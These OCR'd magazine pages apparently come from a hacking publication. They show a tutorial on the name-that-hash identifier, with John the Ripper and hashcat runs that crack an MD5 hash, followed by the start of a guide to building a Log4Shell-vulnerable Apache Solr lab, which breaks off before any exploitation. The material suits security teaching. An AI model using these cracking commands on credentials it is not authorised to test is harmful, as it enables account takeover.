Haval-160 (3 rounds), HC: 6000 JtR: dynamic_190 Haval-160 (4
rounds), HC: 6000 JtR: dynamic_200 Haval-160 (5 rounds), HC:
6000 JtR: dynamic_210 Haval-192 (3 rounds), HC: 6000 JtR:
dynamic_220 Haval-192 (4 rounds), HC: 6000 JtR: dynamic_230
Haval-192 (5 rounds), HC: 6000 JtR: dynamic_240 Haval-224 (4
rounds), HC: 6000 JtR: dynamic_260 Haval-224 (5 rounds), HC:
6000 JtR: dynamic_270 Haval-160,  Tiger-160,  HAS-160,
LinkedIn, HC: 190 JtR: raw-sha1-linkedin Skein-256(160),
```

It got this right too. Next, LM hash.

"An attacker does not need to know customer details to achieve this or even have an account on SureMDM. "
- Kev Breen, Director,Immersive Labs on SureMDM vulnerabilities

```
AAD3B435B51404EEAAD3B435B51404EE

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active
Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach

Least Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5,
HC: 2600  LM, HC: 3000 JtR: lm RIPEMD-128, JtR: ripemd-128
Haval-128, JtR: haval-128-4 Haval-128 (3 rounds), JtR:
dynamic_160 Haval-128 (5 rounds), JtR: dynamic_180 Tiger-128,
Skein-256(128),  Skein-512(128),  Lotus Notes/Domino 5, HC:
8600 JtR: lotus5 Skype, HC: 23  ZipMonster,  PrestaShop, HC:
11000  md5(md5(md5($pass))), HC: 3500
```

This It put it in the Least likely section. Next NTLM hash.

```
64A700D409326DD8980EEA1FC55BE4C4

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active
Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach

Least Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5,
HC: 2600  LM, HC: 3000 JtR: lm RIPEMD-128, JtR: ripemd-128
Haval-128, JtR: haval-128-4 Haval-128 (3 rounds), JtR:
dynamic_160 Haval-128 (5 rounds), JtR: dynamic_180 Tiger-128,
Skein-256(128),  Skein-512(128),  Lotus Notes/Domino 5, HC:
8600 JtR: lotus5 Skype, HC: 23  ZipMonster,  PrestaShop, HC:
11000  md5(md5(md5($pass))), HC: 3500
```

We are runing out of Kevin Mitnick quotes to fill this space.
Any ideas?

```
HC: 40  HMAC-MD5 (key = $pass), HC: 50 JtR: hmac-md5 HMAC-MD5
(key = $salt), HC: 60 JtR: hmac-md5 md5(md5($salt).$pass), HC:
3610  md5($salt.md5($pass)), HC: 3710  md5($pass.md5($salt)),
HC: 3720  md5($salt.$pass.$salt), HC: 3810
md5(md5($pass).md5($salt)), HC: 3910
md5($salt.md5($salt.$pass)), HC: 4010
md5($salt.md5($pass.$salt)), HC: 4110  md5($username.0.$pass),
HC: 4210  md5(utf16($pass)), JtR: dynamic_29 md4($salt.$pass),
JtR: dynamic_31 md4($pass.$salt), JtR: dynamic_32
md4(utf16($pass)), JtR: dynamic_33 md5(md4($pass)), JtR:
dynamic_34 net-md5, JtR: dynamic_39 md5($salt.pad16($pass)),
JtR: dynamic_39 MD2, JtR: md2 Snefru-128, JtR: snefru-128
DNSSEC(NSEC3), HC: 8300  RAdmin v2.x, HC: 9900 JtR: radmin
Cisco Type 7,  BigCrypt, JtR: bigcrypt PKZIP Master Key, HC:
20500

┌──(kali㉿kali)-[~]
└─$
```

It failed to get spot on on NTLM too. Just like its predecessors, it rightfully detected the SHA-512 and SHA-256 hashes.

```
451e7f65f597f391ecaa6da329a6d8236c1101e049fc2e98e29d8e3da2f42ca
4

Most Likely
SHA-256, HC: 1400 JtR: raw-sha256 Summary: 256-bit key and is a
good partner-function for AES. Can be used in Shadow files.
Snefru-256, JtR: snefru-256
RIPEMD-256, JtR: dynamic_140
Haval-256 (3 rounds), JtR: dynamic_140

Least Likely
Haval-256 (4 rounds), JtR: dynamic_290 Haval-256 (5 rounds),
JtR: dynamic_300 GOST R 34.11-94, HC: 6900 JtR: gost GOST
CryptoPro S-Box,  Blake2b-256,  SHA3-256, HC: 17400 JtR:
dynamic_380 PANAMA, JtR: dynamic_320 BLAKE2-256,  BLAKE2-384,
Skein-256, JtR: skein-256 Skein-512(256),  Ventrilo,
sha256($pass.$salt), HC: 1410 JtR: dynamic_62
```

We are runing out of Kevin Mitnick quotes to fill this space.
Any ideas?

```
Least Likely
Haval-256 (4 rounds), JtR: dynamic_290 Haval-256 (5 rounds),
JtR: dynamic_300 GOST R 34.11-94, HC: 6900 JtR: gost GOST
CryptoPro S-Box,  Blake2b-256,  SHA3-256, HC: 17400 JtR:
dynamic_380 PANAMA, JtR: dynamic_320 BLAKE2-256,  BLAKE2-384,
Skein-256, JtR: skein-256 Skein-512(256),  Ventrilo,
sha256($pass.$salt), HC: 1410 JtR: dynamic_62
sha256($salt.$pass), HC: 1420 JtR: dynamic_61
sha256(sha256($pass)), HC: 1420 JtR: dynamic_63
sha256(sha256_raw($pass))), HC: 1420 JtR: dynamic_64
sha256(sha256($pass).$salt), HC: 1420 JtR: dynamic_65
sha256($salt.sha256($pass)), HC: 1420 JtR: dynamic_66
sha256(sha256($salt).sha256($pass)), HC: 1420 JtR: dynamic_67
sha256(sha256($pass).sha256($pass)), HC: 1420 JtR: dynamic_68
sha256(unicode($pass).$salt), HC: 1430
sha256($salt.unicode($pass)), HC: 1440  HMAC-SHA256 (key =
$pass), HC: 1450 JtR: hmac-sha256 HMAC-SHA256 (key = $salt),
HC: 1460 JtR: hmac-sha256 Cisco Type 7,  BigCrypt, JtR:
```

```
871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfadd
5caf651dd8b019afa7414c15c5113eed8d829049b353f63eccdfda8641342e4
09

Most Likely
SHA-512, HC: 1700 JtR: raw-sha512 Summary: Used in Bitcoin
Blockchain and Shadow Files.
Keccak-512, HC: 1800
Blake2, HC: 600 JtR: raw-blake2 Summary: Used in Wireguard,
Zcash, IPFS and more.
Keccak-256, HC: 17800

Least Likely
Whirlpool, HC: 6100 JtR: whirlpool Salsa10, Summary: Not
considered a hash function. Salsa20, Summary: Not considered a
hash function. SHA3-512, HC: 17600 JtR: raw-sha3 Skein-512,
JtR: skein-512 Skein-1024(512),  sha512($pass.$salt), HC: 1710
```

"Lazarus APT is one of the advanced APT groups that is known to target the defense industry.
- Researchers at MalwareBytes."

```
Least Likely
Whirlpool, HC: 6100 JtR: whirlpool Salsa10, Summary: Not
considered a hash function. Salsa20, Summary: Not considered a
hash function. SHA3-512, HC: 17600 JtR: raw-sha3 Skein-512,
JtR: skein-512 Skein-1024(512),  sha512($pass.$salt), HC: 1710
sha512($salt.$pass), HC: 1720  sha512(unicode($pass).$salt),
HC: 1730  sha512($salt.unicode($pass)), HC: 1740  HMAC-SHA512
(key = $pass), HC: 1750 JtR: hmac-sha512 Keccak-384, HC: 17900
JtR: dynamic_440 Keccak-224, HC: 17700 JtR: dynamic_430
BLAKE2-224,  HMAC-SHA512 (key = $salt), HC: 1760 JtR:
hmac-sha512 Cisco Type 7,  BigCrypt, JtR: bigcrypt PKZIP Master
Key, HC: 20500

┌──(kali㉿kali)-[~]
└─$
```

The good thing about name-that-hash is that instead of being blank, it gives us more information about actually where the hash is used. This can be useful when you grab a collection of hashes on a target network. You can easily decide which hashes to crack and which not to crack.

If you have more number of hashes, giving it one by one can be cumbersome. Luckily, you can give them all at once by saving these hashes in a text file as shown below

```
  GNU nano 5.9                    hashes.txt
e597b84bcd916e65fc1520575804471d
a5f350962b4dcd343d5a602c04236db4ee757515
AAD3B435B51404EEAAD3B435B51404EE
64A700D409326DD8980EEA1FC55BE4C4
451e7f65f597f391ecaa6da329a6d8236c1101e049fc2e98e29d8e3da2f42c>
871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfad>

                        [ Wrote 7 lines ]
^G Help      ^O Write Out^W Where Is ^K Cut       ^T Execute
^X Exit      ^R Read File^\ Replace  ^U Paste     ^J Justify
```

and using "-f" option to specify the file.

```
┌──(kali㉿kali)-[~]
└─$ nth -f /home/kali/Desktop/hashes.txt

 _   _                          _____ _             _
_  _                _
 | \ | |                       |_   _| |           | |         |
| | |          | |
 |  \| | __ _ _ __ ___   ___ ______| | | |__   __ _| |_ ______|
|_| |__ _ ___| |__
 | . ` |/ _` | '_ ` _ \ / _ \______| | | '_ \ / _` | __|______|
_  |/ _` / __| '_ \
 | |\  | (_| | | | | | |  __/     | | | | | | (_| | |_       |
| | | (_| \__ \ | | |
 \_| \_/\__,_|_| |_| |_|\___|     \_/ |_| |_|\__,_|\__|
\_| |_/\__,_|___/_| |_|

https://twitter.com/bee_sec_san
```

The output which is not shown here is same as above.

Name-That-Hash is only designed to identify hashes unlike the other two but if you have a base64 encoded string, it can be decoded by nth using the "-b64" option.

```
┌──(kali㉿kali)-[~]
└─$ nth -b64 -t aGFja2VyY29vbA==

 _   _                          _____ _             _
_  _                _
 | \ | |                       |_   _| |           | |         |
| | |          | |
 |  \| | __ _ _ __ ___   ___ ______| | | |__   __ _| |_ ______|
|_| |__ _ ___| |__
 | . ` |/ _` | '_ ` _ \ / _ \______| | | '_ \ / _` | __|______|
_  |/ _` / __| '_ \
 | |\  | (_| | | | | | |  __/     | | | | | | (_| | |_       |
| | | (_| \__ \ | | |
 \_| \_/\__,_|_| |_| |_|\___|     \_/ |_| |_|\__,_|\__|
\_| |_/\__,_|___/_| |_|

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash
```

No quote here too.

```
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

hackercool
No hashes found.

┌──(kali㉿kali)-[~]
└─$
```

It correctly decoded it as "hackercool" All the above hashes are also encrypted hashes of the text "hackercool". Suppose you want the result to only display the "most likely" result, you can get this by using the "-a" option as shown below.

```
┌──(kali㉿kali)-[~]
└─$ nth -a -t 871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfadd5caf651dd8b019afa7414c15c5113eed8d829049b353f63eccdfda8641342e409

871f16813da4f554a8c2dcd8034e1c74d4c58fd246196b1e14b0dc0cbedfadd5caf651dd8b019afa7414c15c5113eed8d829049b353f63eccdfda8641342e409

Most Likely
SHA-512, HC: 1700 JtR: raw-sha512 Summary: Used in Bitcoin Blockchain and Shadow Files.
Keccak-512, HC: 1800
Blake2, HC: 600 JtR: raw-blake2 Summary: Used in Wireguard, Zcash, IPFS and more.
Keccak-256, HC: 17800
```

If you observe the above images, you can see the banner of name-that-hash occupying lot of space. Just like me if this is putting you off, you can see result without banner using the "–no-banner" option.

```
┌──(kali㉿kali)-[~]
└─$ nth --no-banner -b64 -t aGFja2VyY29vbA==                    16 ×

hackercool
No hashes found.

┌──(kali㉿kali)-[~]
└─$
```

Once go to the image above the above image, the one where we used the "-a" option. Once, carefully observe the result. It correctly detected the hash as SHA-512. Next to it, you can see the text "HC 1700 JtR: raw-sha512"

This is HashCat (HC stands for HashCat) and John (JtR stands for John The Ripper) information being displayed by the tool because the next thing you will do after identifying the hash is to crack it using Hashcat or John. This requires what you need to put into these tools to crack it. For example, let's take a simpler hash.

```
┌──(kali㉿kali)-[~]
└─$ nth -a -t f25a2fc72690b780b2a14e140ef6a9e0

f25a2fc72690b780b2a14e140ef6a9e0

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active
Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach
```

John The Ripper says its raw-md5. We need to just supply this format as shown below in JTR to crack this.

```
└─$ john --format=raw-md5  /home/kali/Desktop/hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=
4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwo
rds, if any.
Proceeding with wordlist:/usr/share/john/password.lst
iloveyou         (?)
```

Similarly, the HC number given is "0". Let's supply it as shown below in HashCat.

```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 0 -m 0 /home/kali/Desktop/hash1.txt /usr/share/w
ordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LL
VM 9.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl pr
oject]
=================================================================
=================================================================
======
* Device #1: pthread-Intel(R) Core(TM) i3-10110U CPU @ 2.10GHz,
 1416/1480 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => Dictionary cac
he building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2
Dictionary cache building /usr/share/wordlists/rockyou.txt: 671
Dictionary cache building /usr/share/wordlists/rockyou.txt: 134
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

f25a2fc72690b780b2a14e140ef6a9e0:iloveyou

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: f25a2fc72690b780b2a14e140ef6a9e0
```

However, if you are an experienced ethical hacker with too much details hurting your ego, you ca ju

"The ultimate goal of Chaes banking trojan is to steal credentials stored in Chrome and intercept logins of popular banking websites in Brazil."
- Researchers at Avast.

```
┌──(kali㉿kali)-[~]
└─$ nth -a --no-john -t e597b84bcd916e65fc1520575804471d

e597b84bcd916e65fc1520575804471d

Most Likely
MD5, HC: 0 Summary: Used for Linux Shadow files.
MD4, HC: 900
NTLM, HC: 1000 Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100
```

This is the difference.

```
┌──(kali㉿kali)-[~]
└─$ nth -a -t e597b84bcd916e65fc1520575804471d

e597b84bcd916e65fc1520575804471d

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active
Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach
```

You can do the same with HashCat information using "–no-hashcat" information.

```
┌──(kali㉿kali)-[~]
└─$ nth -a --no-hashcat -t e597b84bcd916e65fc1520575804471d

e597b84bcd916e65fc1520575804471d

Most Likely
MD5, JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, JtR: raw-md4
NTLM, JtR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, JtR: mscach
```

The difference can be seen below.

```
┌──(kali㉿kali)-[~]
└─$ nth -a -t e597b84bcd916e65fc1520575804471d

e597b84bcd916e65fc1520575804471d

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active
Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach
```

That was all about the new hash identifying tool that's added to the repository of the latest version of Kali Linux. Which one is your favorite?

Apache Log4Shell Vulnerable Lab

HACKING LAB

In our Previous Issue, readers have learnt about the Apache Log4shell vulnerability and how it is exploited. In this Issue, readers will learn how to create a Real World lab with Apache Log4j vu-lnerability. If you are looking for vulnerable Docker containers as target, the information is given in our Downloads section. This Lab is intended to be used in various Real World hacking scenarios.

Readers have learnt which software is vulnerable to Apache log4shell in our Previous Issue. Of all the software vulnerable to Apache log4shell, we will be using Apache Solr for this lab. This is because it appears to be the only target whose installation is simple and easy to understand.

After Apache log4shell vulnerability has been disclosed, the makers of Apache Solr released version 8.11.1 with a fix to this vulnerability. This left all the previous releases of Apache Solr vuln-erable.

We will be using Apache Solr 8.9.0 and we will be installing it on Ubuntu Server 18.04.6. The download information of Apache Solr is given in our Downloads section. What is Apache Solr?

Apache Solr is an open-source enterprise search platform written in Java. It is widely used in enterprises for search and analytics use cases. Some of the companies using Solr for their search r-equirements include Cisco for its social media search platform, EBay for its German classified site-s, MTV to power search on a number of its websites and Netflix for its search feature etc.

To install Apache Solr, we first need to install Ubuntu Server. Its installation procedure is not provided here as it is simple. After the Ubuntu server is installed, login into the server and install Java as shown below.

```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

user1@ubuntu_18_server:~$ sudo apt install openjdk-11-jdk
[sudo] password for user1:
```

This should prompt you with all the packages it is going to install as shown below.

```
The following additional packages will be installed:
  at-spi2-core ca-certificates-java fontconfig-config fonts-dejavu-core fonts-dejavu-extra
  java-common libasound2 libasound2-data libatk-bridge2.0-0 libatk-wrapper-java
  libatk-wrapper-java-jni libatk1.0-0 libatk1.0-data libatspi2.0-0 libavahi-client3
  libavahi-common-data libavahi-common3 libcups2 libdrm-amdgpu1 libdrm-intel1 libdrm-nouveau2
  libdrm-radeon1 libfontconfig1 libfontenc1 libgif7 libgl1 libgl1-mesa-dri libglapi-mesa libglvnd0
  libglx-mesa0 libglx0 libgraphite2-3 libharfbuzz0b libice-dev libice6 libjpeg-turbo8 libjpeg8
  liblcms2-2 libllvm10 libnspr4 libnss3 libpciaccess0 libpcsclite1 libpthread-stubs0-dev
  libsensors4 libsm-dev libsm6 libx11-dev libx11-doc libx11-xcb1 libxau-dev libxaw7 libxcb-dri2-0
  libxcb-dri3-0 libxcb-glx0 libxcb-present0 libxcb-shape0 libxcb-sync1 libxcb1-dev libxcomposite1
  libxdamage1 libxdmcp-dev libxfixes3 libxft2 libxi6 libxinerama1 libxmu6 libxpm4 libxrandr2
  libxrender1 libxshmfence1 libxt-dev libxt6 libxtst6 libxv1 libxxf86dga1 libxxf86vm1
  openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jre-headless x11-common x11-utils
  x11proto-core-dev x11proto-dev xorg-sgml-doctools xtrans-dev
Suggested packages:
  default-jre libasound2-plugins alsa-utils cups-common libice-doc liblcms2-utils pcscd lm-sensors
  libsm-doc libxcb-doc libxt-doc openjdk-11-demo openjdk-11-source visualvm libnss-mdns
  fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei fonts-indic
  mesa-utils
The following NEW packages will be installed:
  at-spi2-core ca-certificates-java fontconfig-config fonts-dejavu-core fonts-dejavu-extra
  java-common libasound2 libasound2-data libatk-bridge2.0-0 libatk-wrapper-java
  libatk-wrapper-java-jni libatk1.0-0 libatk1.0-data libatspi2.0-0 libavahi-client3
  libavahi-common-data libavahi-common3 libcups2 libdrm-amdgpu1 libdrm-intel1 libdrm-nouveau2
  libdrm-radeon1 libfontconfig1 libfontenc1 libgif7 libgl1 libgl1-mesa-dri libglapi-mesa libglvnd0
  libglx-mesa0 libglx0 libgraphite2-3 libharfbuzz0b libice-dev libice6 libjpeg-turbo8 libjpeg8
  liblcms2-2 libllvm10 libnspr4 libnss3 libpciaccess0 libpcsclite1 libpthread-stubs0-dev
  libsensors4 libsm-dev libsm6 libx11-dev libx11-doc libx11-xcb1 libxau-dev libxaw7 libxcb-dri2-0
  libxcb-dri3-0 libxcb-glx0 libxcb-present0 libxcb-shape0 libxcb-sync1 libxcb1-dev libxcomposite1
  libxdamage1 libxdmcp-dev libxfixes3 libxft2 libxi6 libxinerama1 libxmu6 libxpm4 libxrandr2
  libxrender1 libxshmfence1 libxt-dev libxt6 libxtst6 libxv1 libxxf86dga1 libxxf86vm1
  openjdk-11-jdk openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jre-headless x11-common
  x11-utils x11proto-core-dev x11proto-dev xorg-sgml-doctools xtrans-dev
0 upgraded, 87 newly installed, 0 to remove and 0 not upgraded.
Need to get 295 MB of archives.
After this operation, 771 MB of additional disk space will be used.
Do you want to continue? [Y/n] y_
```

Select "y". If you get any error while installing packages, use command sudo apt-get update and then install java again. The installation should finish as shown below.

```
dding debian:SecureTrust_CA.pem
dding debian:Global_Chambersign_Root_-_2008.pem
dding debian:IdenTrust_Commercial_Root_CA_1.pem
done.
etting up openjdk-11-jdk:amd64 (11.0.13+8-0ubuntu1~18.04) ...
pdate-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/jconsole to provide /usr/bin/jcons
le (jconsole) in auto mode
rocessing triggers for ca-certificates (20210119~18.04.1) ...
pdating certificates in /etc/ssl/certs...
 added, 0 removed; done.
unning hooks in /etc/ca-certificates/update.d...

done.
done.
rocessing triggers for mime-support (3.60ubuntu1) ...
rocessing triggers for ureadahead (0.100.0-21) ...
rocessing triggers for libc-bin (2.27-3ubuntu1.4) ...
rocessing triggers for systemd (237-3ubuntu10.52) ...
rocessing triggers for man-db (2.8.3-2ubuntu0.1) ...
ser1@ubuntu_18_server:~$ _
```

After the installation is finished, check the version of java installed using command java –version.

```
user1@ubuntu_18_server:~$ java --version
openjdk 11.0.13 2021-10-19
OpenJDK Runtime Environment (build 11.0.13+8-Ubuntu-0ubuntu1.18.04)
OpenJDK 64-Bit Server VM (build 11.0.13+8-Ubuntu-0ubuntu1.18.04, mixed mode, sharing)
user1@ubuntu_18_server:~$ _
```

Java is successfully installed. It's time to install Solr. The download information of Apache Solr 8.9.0 is given in our Downloads section. Since we have downloaded it earlier we copy it to the Ubuntu server from our local web server.

```
user1@ubuntu_18_server:~$ wget http://192.168.36.171:8000/solr-8.9.0.tgz
--2022-01-21 11:12:35--  http://192.168.36.171:8000/solr-8.9.0.tgz
Connecting to 192.168.36.171:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 202942547 (194M) [application/x-tar]
Saving to: 'solr-8.9.0.tgz'

solr-8.9.0.tgz          100%[===================================>] 193.54M  52.9MB/s    in 3.7s

2022-01-21 11:12:39 (52.1 MB/s) - 'solr-8.9.0.tgz' saved [202942547/202942547]

user1@ubuntu_18_server:~$
```

Once the Solr tar archive is successfully downloaded to the target server change its permissions as shown below.

```
user1@ubuntu_18_server:~$ ls
solr-8.9.0.tgz
user1@ubuntu_18_server:~$ chmod 777 solr-8.9.0.tgz
user1@ubuntu_18_server:~$ ls
solr-8.9.0.tgz
user1@ubuntu_18_server:~$ _
```

Then extract the contents of the archive to the file install_solr_service.sh as shown below.

```
user1@ubuntu_18_server:~$ tar xvf solr-8.9.0.tgz solr-8.9.0/bin/install_solr_service.sh --strip-comp
onents=2
solr-8.9.0/bin/install_solr_service.sh
user1@ubuntu_18_server:~$ _
```

Next, install the bash script as shown below.

```
user1@ubuntu_18_server:~$ sudo bash ./install_solr_service.sh solr-8.9.0.tgz
id: 'solr': no such user
Creating new user: solr
Adding system user `solr' (UID 111) ...
Adding new group `solr' (GID 113) ...
Adding new user `solr' (UID 111) with group `solr' ...
Creating home directory `/var/solr' ...

Extracting solr-8.9.0.tgz to /opt


Installing symlink /opt/solr -> /opt/solr-8.9.0 ...


Installing /etc/init.d/solr script ...


Installing /etc/default/solr.in.sh ...

Service solr installed.
Customize Solr startup configuration in /etc/default/solr.in.sh
_
```


Apache Solr is successfully installed and is automatically started as shown below.

```
Installing /etc/default/solr.in.sh ...

Service solr installed.
Customize Solr startup configuration in /etc/default/solr.in.sh
● solr.service - LSB: Controls Apache Solr as a Service
   Loaded: loaded (/etc/init.d/solr; generated)
   Active: active (exited) since Fri 2022-01-21 11:24:06 UTC; 5s ago
     Docs: man:systemd-sysv-generator(8)
  Process: 4552 ExecStart=/etc/init.d/solr start (code=exited, status=0/SUCCESS)

Jan 21 11:23:46 ubuntu_18_server solr[4552]: *** [WARN] *** Your open file limit is currently 1024.
Jan 21 11:23:46 ubuntu_18_server solr[4552]:  It should be set to 65000 to avoid operational disrupt
Jan 21 11:23:46 ubuntu_18_server solr[4552]:  If you no longer wish to see this warning, set SOLR_UL
Jan 21 11:23:46 ubuntu_18_server solr[4552]: *** [WARN] ***  Your Max Processes Limit is currently 1
Jan 21 11:23:46 ubuntu_18_server solr[4552]:  It should be set to 65000 to avoid operational disrupt
Jan 21 11:23:46 ubuntu_18_server solr[4552]:  If you no longer wish to see this warning, set SOLR_UL
Jan 21 11:24:05 ubuntu_18_server solr[4552]: [374B blob data]
Jan 21 11:24:05 ubuntu_18_server solr[4552]: Started Solr server on port 8983 (pid=4629). Happy sear
